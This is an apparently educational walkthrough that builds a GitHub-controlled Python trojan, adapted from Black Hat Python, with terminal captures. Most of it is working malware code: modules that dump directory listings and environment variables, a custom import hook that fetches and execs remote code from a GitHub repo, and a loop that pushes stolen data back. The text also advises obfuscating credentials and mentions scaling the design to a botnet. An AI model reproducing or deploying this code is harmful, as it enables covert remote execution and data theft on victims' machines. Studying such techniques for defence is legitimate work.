


Figure 6.2 Create GitHub Account

```

kali@kali:~/trojan$ git add .
kali@kali:~/trojan$ git commit -m "Adding repo structure for trojan."

*** Please tell me who you are.

Run

    git config --global user.email "you@example.com"
    git config --global user.name "Your Name"

to set your account's default identity.
Omit --global to set the identity only in this repository.

fatal: unable to auto-detect email address (got 'kali@kali.(none)')
kali@kali:~/trojan$ git config --global jktrop@gmail.com
error: invalid key: jktrop@gmail.com
kali@kali:~/trojan$ git config --global "jktrop@gmail.com"
error: invalid key: jktrop@gmail.com
kali@kali:~/trojan$ git config --global user.email "jktrop@gmail.com"
kali@kali:~/trojan$ git config --global user.name "Jacktrop"
kali@kali:~/trojan$ git commit -m "Adding repo structure for trojan."
[master (root-commit) 736648a] Adding repo structure for trojan.
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 .gitignore

```

Now you need to create the basic structure of our repo. For that you can easily follow the commands that are shown in the below figures.

```

kali@kali:~$ mkdir gitTrojan
kali@kali:~$ cd gitTrojan

```

Figure 6.3 Create a folder named gitTrojan

```

kali@kali:~$ cd gitTrojan
kali@kali:~/gitTrojan$ git init
Reinitialized existing Git repository in /home/kali/gitTrojan/.git/
kali@kali:~/gitTrojan$ mkdir modules
kali@kali:~/gitTrojan$ mkdir config
kali@kali:~/gitTrojan$ mkdir data
kali@kali:~/gitTrojan$ touch modules/.gitignore
kali@kali:~/gitTrojan$ touch config/.gitignore
kali@kali:~/gitTrojan$ touch data/.gitignore
kali@kali:~/gitTrojan$ git config --global user.email "jktrop57@gmail.com"
kali@kali:~/gitTrojan$ git config --global user.name "TropTS"
kali@kali:~/gitTrojan$ git add .
kali@kali:~/gitTrojan$ git commit -m "Adding repo structure for trojan."
[master (root-commit) 5adcad7] Adding repo structure for trojan.
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 .gitignore
kali@kali:~/gitTrojan$ git remote add origin https://github.com/TropTS/chapt57.git
kali@kali:~/gitTrojan$ git push origin master
Username for 'https://github.com': TropTS
Password for 'https://TropTS@github.com':
remote: Repository not found.
fatal: repository 'https://github.com/TropTS/chapt57.git/' not found

```

Figure 6.4 Create Directories




Figure 6.5 The repo that has created

```
kali@kali:~/gitTrojan$ git push origin master
Username for 'https://github.com': TropTS
Password for 'https://TropTS@github.com':
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 227 bytes | 45.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To https://github.com/TropTS/chapt57.git
 * [new branch]      master -> master
kali@kali:~/gitTrojan$
```

Figure 6.6 push the directories to Git account

If you need to develop the code in the terminal, you can use the below commands. But you can use Wing IDE, the IDE that we have installed will make the procedure easy.

- vim example.txt (opens the editor if saved it will use the given name)
- s (will enable edit mode, you can write stuff)
- Esc (when you want to stop editing)
- :w (save the file)
- :q (quit the file, only usable when saved!)
- :q! (discard the save and just exit the file)

7. CREATING MODULES

After that create files as shown in the below figures. Open a new file in the modules directory, name it *dirlistener.py*, and enter the following

code:

```
import os
def run(**args):
    print "[*] In dirlistener module."
    files = os.listdir(".")
    return str(files)
```

This little snippet of code simply exposes a run function that lists all of the files in the current directory and returns that list as a string. Each module that you develop should expose a run function that takes a variable number of arguments. This enables you to load each module the same way and leaves enough extensibility so that you can customize the configuration files to pass arguments to the module if you desire.

Now let's create another module called *environment.py*.

```
import os
def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

This module simply retrieves any environment variables that are set on the remote machine on which the trojan is executing. Now let's push this code to our GitHub repo so that it is useable by our trojan. From the command line, enter the following code from your main repository directory:

```
$ git add .
$ git commit -m "Adding new modules"
$ git push origin master
Username: *****
Password: *****
```




Figure 7.1 Scripts inside modules directory

```
                                /home/kali/gitTrojan/modules/dirlister.py -
File Edit Search View Document Help
import os
def run(**args):
    print "[*] In dirlister module."
    files = os.listdir(".")
    return str(files)
```

Figure 7.2 Inside dirlister.py

```
                                /home/kali/gitTrojan/modules/environment.py -
File Edit Search View Document Help
import os
def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

Figure 7.3 Inside environment.py

```
kali@kali:~$ cd gitTrojan
kali@kali:~/gitTrojan$ git add .
kali@kali:~/gitTrojan$ git commit -m "Adding new modules"
[master f53d1a3] Adding new modules
2 files changed, 9 insertions(+)
create mode 100644 modules/dirlister.py
create mode 100644 modules/environment.py
kali@kali:~/gitTrojan$ git push origin master
Username for 'https://github.com': TropTS
Password for 'https://TropTS@github.com':
Enumerating objects: 6, done.
Counting objects: 100% (6/6), done.
Delta compression using up to 4 threads
Compressing objects: 100% (5/5), done.
Writing objects: 100% (5/5), 552 bytes | 552.00 KiB/s, done.
Total 5 (delta 0), reused 0 (delta 0)
To https://github.com/TropTS/chapt57.git
5adcad7..f53d1a3 master → master
kali@kali:~/gitTrojan$
```

Figure 7.4 Commit Changes

Then commit the changes as shown in the above figure.




Figure 7.5 Git View

Check your commits in the Git account.




Figure 7.6 Git Account commits

Check your commits in the Git account.

8. TROJAN CONFIGURATION

Move into your *config* directory and create a file called *abc.json* with the following content:

```
[
{
  "module" : "dirbuster"
},
{
  "module" : "environment"
}
]
```

This is just a simple list of modules that we want the remote trojan to run.




Figure 8.1 json file creation

```
kali@kali:~/gitTrojan$ git add .
kali@kali:~/gitTrojan$ git commit -m "Adding new modules"
[master f70e659] Adding new modules
 2 files changed, 9 insertions(+)
 create mode 100644 config/TROJANID.json
 create mode 100644 config/abc.json
kali@kali:~/gitTrojan$ git push origin master
Username for 'https://github.com': TropTS
Password for 'https://TropTS@github.com':
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 4 threads
Compressing objects: 100% (4/4), done.
Writing objects: 100% (4/4), 444 bytes | 444.00 KiB/s, done.
Total 4 (delta 0), reused 0 (delta 0)
To https://github.com/TropTS/chapt57.git
   f53d1a3..f70e659  master -> master
kali@kali:~/gitTrojan$
```

Figure 8.2 Commit json file




 TropTS Adding new modules	
 config	Adding new modules
 modules	Adding new modules

Figure 8.3 Check commits

9. BUILDING A GITHUB AWARE TROJAN

Start by opening a new file called *git_trojan.py* and entering the following code:

```
import json
import base64
import sys
import time
import imp
import random
import threading
import Queue
import os
from github3 import login

[1]trojan_id = "abc"
trojan_config = "%s.json" % trojan_id
data_path = "data/%s/" % trojan_id
trojan_modules= []
configured = False
task_queue = Queue.Queue()
```

This is just some simple setup code with the necessary imports, which should keep our overall trojan size relatively small when compiled. The only thing to note is the *trojan_id* variable [1] that uniquely identifies this trojan. If you were to explode this technique out to a full botnet, you'd want the capability to generate trojans, set their ID, automatically create a configuration file that's pushed to GitHub, and then compile the trojan into an executable.

```
def connect_to_github():
    gh = login(username="yourusername",password="yourpassword")
    repo = gh.repository("yourusername","chapter7")
    branch = repo.branch("master")
    return gh,repo,branch
def get_file_contents(filepath):
    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()
    for filename in tree.tree:
        if filepath in filename.path:
            print "[*] Found file %s" % filepath
            blob = repo.blob(filename._json_data['sha'])
            return blob.content
    return None
def get_trojan_config():
    global configured
    config_json = get_file_contents(trojan_config)
    config = json.loads(base64.b64decode(config_json))
    configured = True
    for task in config:
        if task['module'] not in sys.modules:
            exec("import %s" % task['module'])
    return config
def store_module_result(data):
```

```

gh,repo,branch = connect_to_github()
remote_path = "data/%s/%d.data" % (trojan_id,random.randint(1000,100000))
repo.create_file(remote_path,"Commit message",base64.b64encode(data))
return

```

These four functions represent the core interaction between the trojan and GitHub. The `connect_to_github` function simply authenticates the user to the repository, and retrieves the current repo and branch objects for use by other functions. Keep in mind that in a real-world scenario, you want to obfuscate this authentication procedure as best as you can. You might also want to think about what each trojan can access in your repository based on access controls so that if your trojan is caught, someone can't come along and delete all of your retrieved data. The `get_file_contents` function is responsible for grabbing files from the remote repo and then reading the contents in locally. This is used both for reading configuration options as well as reading module source code. The `get_trojan_config` function is responsible for retrieving the remote configuration document from the repo so that your trojan knows which modules to run. And the final function `store_module_result` is used to push any data that you've collected on the target machine. Now let's create an import hack to import remote files from our GitHub repo.




Figure 9.1 Check in GitHub

10. HACK THE PYTHON IMPORT FUNCTION

As you know that we use Python's import functionality to pull in external libraries so that we can use the code contained within. We want to be ready to do an equivalent thing for our trojan, but beyond that, we also want to form sure that if we pull during a dependency (such as Scapy or netaddr), our trojan makes that module available to all or any subsequent modules that we pull in. Python allows us to insert our own functionality into how it imports modules, such if a module can't be found locally, our import class are going to be called, which will allow us to remotely retrieve the library from our repo. This is achieved by adding a custom class to the `sys.meta_path` list. The code is as shown below.

```
class GitImporter(object):
    def __init__(self):
        self.current_module_code = ""

    def find_module(self, fullname, path=None):
        if configured:
            print "[*] Attempting to retrieve %s" % fullname
            new_library = get_file_contents("modules/%s" % fullname)

            if new_library is not None:
                self.current_module_code = base64.b64decode(new_library)
                return self

        return None

    def load_module(self, name):
        module = imp.new_module(name)
        exec self.current_module_code in module.__dict__
        sys.modules[name] = module

        return module

def module_runner(module):
    task_queue.put(1)
    result = sys.modules[module].run()
    task_queue.get()

    # store the result in our repo
    store_module_result(result)

    return

# main trojan loop
```



```
sys.meta_path = [GitImporter()]
```

```
while True:
```

```
    if task_queue.empty():
```

```
        config = get_trojan_config()
```

```
        for task in config:
```


```
            t = threading.Thread(target=module_runner,args=(task['module'],))
```

```
            t.start()
```

```
            time.sleep(random.randint(1,10))
```

```
time.sleep(random.randint(1000,10000))
```


After adding all the code in the gitTrojan.py file, run it through the command line/ terminal. You will be able to see that the data inside the files that we have created can be viewed.



```
kali@kali:~/gitTrojan$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirliater
[*] Found file modules/dirliater
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirliater module.
[*] In environment module.
```

Figure 10.1 Connected to the repo

Now it is connected to the repository, retrieved the configuration file, pulled in the two modules and ran them. Now you can drop back to your command line from your Trojan directory as shown below. Command: `$ git pull origin master`



```
Unpacking objects: 100% (10/10), done.
From https://github.com/TropTS/chapt57
 * branch            master       -> FETCH_HEAD
   f70e659..0d378b0  master       -> origin/master
Updating f70e659..0d378b0
Fast-forward
 data/abc/71704.data | 1 +
 data/abc/86458.data | 1 +
 2 files changed, 2 insertions(+)
 create mode 100644 data/abc/71704.data
 create mode 100644 data/abc/86458.data
kali@kali:~/gitTrojan$
```

Figure 10.2 Trojan has checked in the results of two running modules

LINKS USED

<https://www.infosecurity-magazine.com/magazine-features/top-worst-vulnerabilities/>

<https://www.zdnet.com/article/these-are-the-top-ten-security-vulnerabilities-most-exploited-by-hackers-to-conduct-cyber-attacks/>

<https://nostarch.com/blackhatpython/>

<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/#1572305822805-d290939b-52dc>

https://www.google.com/search?q=scapy&rlz=1C1CHBF_enLK832LK832&oq=scapy+&aqs=crome..69i57j0l7.4256j0j7&sourceid=chrome&ie=UTF-8

<https://scapy.net/>

<http://xion.org.pl/2012/05/06/hacking-python-imports/>

<https://docs.python.org/3/library/zipimport.html>

<https://docs.python.org/3/library/zipimport.html#module-zipimport>

<https://pypi.org/project/py2exe/>

<http://www.wingware.com/>

<https://packaging.python.org/guides/installing-using-linux-tools/>

<https://stackoverflow.com/questions/8650459/how-to-get-setuptools-and-easy-install>

<https://askubuntu.com/questions/321992/installing-dpkg-error-requested-operation-requires-superuser-privilege>

<https://sethrobertson.github.io/GitFixUm/fixup.html#pushed>

<https://www.atlassian.com/git/tutorials/using-branches/git-checkout>

<https://www.atlassian.com/git/tutorials/undoing-changes>

https://en.wikibooks.org/wiki/Python_Programming/Creating_Python_Programs

<https://stackoverflow.com/questions/50419763/how-to-edit-a-py-file-from-terminal>

<https://www.quora.com/What-are-the-commands-used-to-edit-compile-and-run-Python-scripts-in-the-Ubuntu-terminal>

<https://docs.python.org/3/library/sys.html>

<https://docs.python.org/3/reference/import.html>

https://docs.python.org/3/library/sys.html#sys.meta_path

<https://dev.to/dangerontheranger/dependency-injection-with-import-hooks-in-python-3-5hap>

FIND MORE

Find more from My GitHub Repo:

<https://github.com/Secubinary/OHTS.git>

